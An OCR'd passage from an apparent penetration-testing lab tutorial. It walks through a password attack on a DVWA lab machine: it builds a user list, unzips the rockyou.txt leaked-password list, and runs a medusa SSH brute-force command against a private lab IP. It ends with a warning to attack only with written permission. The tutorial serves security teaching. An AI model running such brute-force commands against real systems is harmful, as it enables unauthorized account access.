
This **fails** as we don't have root access, just web access. That's OK, we have seen the passwd file above, and we can use the results to launch a different attack. Again, launch Leafpad, and create a list of users available as below:




Save it locally as dvwa_users.txt. Now that we have a list of users, we need a list of passwords

In Kali, in a folder called /usr/share/wordlists is a file called rockyou.txt. It is currently zipped, and needs to be unzipped. Type in the following:

```
gunzip /usr/share/wordlists/rockyou.txt.gz
```



```
root@kali:~# ls -l /usr/share/wordlists/
total 52108
lrwxrwxrwx 1 root root       25 Oct  9 16:48 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root       30 Oct  9 16:48 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root       41 Oct  9 16:48 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root       45 Oct  9 16:48 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root       46 Oct  9 16:48 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root       41 Oct  9 16:48 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 53357341 Jul 17 04:59 rockyou.txt.gz
lrwxrwxrwx 1 root root       25 Oct  9 16:48 wfuzz -> /usr/share/wfuzz/wordlist
root@kali:~# gunzip /usr/share/wordlists/rockyou.txt.gz
root@kali:~# ls -l /usr/share/wordlists/
total 136644
lrwxrwxrwx 1 root root        25 Oct  9 16:48 dirb -> /usr/share/dirb/wordlists
lrwxrwxrwx 1 root root        30 Oct  9 16:48 dirbuster -> /usr/share/dirbuster/wordlists
lrwxrwxrwx 1 root root        41 Oct  9 16:48 fasttrack.txt -> /usr/share/set/src/fasttrack/wordlist.txt
lrwxrwxrwx 1 root root        45 Oct  9 16:48 fern-wifi -> /usr/share/fern-wifi-cracker/extras/wordlists
lrwxrwxrwx 1 root root        46 Oct  9 16:48 metasploit -> /usr/share/metasploit-framework/data/wordlists
lrwxrwxrwx 1 root root        41 Oct  9 16:48 nmap.lst -> /usr/share/nmap/nselib/data/passwords.lst
-rw-r--r-- 1 root root 139921507 Jul 17 04:59 rockyou.txt
lrwxrwxrwx 1 root root        25 Oct  9 16:48 wfuzz -> /usr/share/wfuzz/wordlist
root@kali:~#
```

It contains approx. 14.5 M real world unique passwords stolen from a website that didn't properly configure its password storage in its database; it didn't encrypt or hash its passwords. We can use this list for any password attack and we will use it with the Medusa network attack utility. We will need to install medusa (not included with this distribution). Type in the following:

```
apt install medusa
```


It will take a minute or two, but you can see progress by watching the icon on your VMs taskbar for the hard drive. Once complete, go back to the terminal we ran the unshadow and john commands, and type the following **all on one line**:

```
medusa -U dvwa_users.txt -P /usr/share/wordlists/rockyou.txt -M ssh
-h 192.168.56.20 -O success.txt
```


The arguments are as follows:

- U (upper case) for a user file
- P (upper case) for a password file. We are using the 14.5M password file rockyou.txt
- M (upper case) is the module to use. This corresponds to the service we are attacking
- H (lower case) is the host name or IP
- 0 (upper case Oh) allows us to output successful password cracks


It will look like the following:




When you hit enter, you should see many results scroll by, but after a minute you should get a result. I have crafted the username and password pairs so it doesn't have to go through all 14.5M passwords for each of the 4 user accounts, but as you can see, it can take some time to run. At the end you should see the following, and get your prompt back:



You can now open up success.txt in Leafpad, and see your results:




## Conclusion

These are real world analysis and attack tools, used every day by Information Security professionals. It is never this easy, or this quick

- Again, attacks can take days, weeks even
- Remember, 14.5M passwords in rockyou.txt

Never, Never, NEVER attack someone else's system without express, explicit permission in writing. No exceptions!!!!!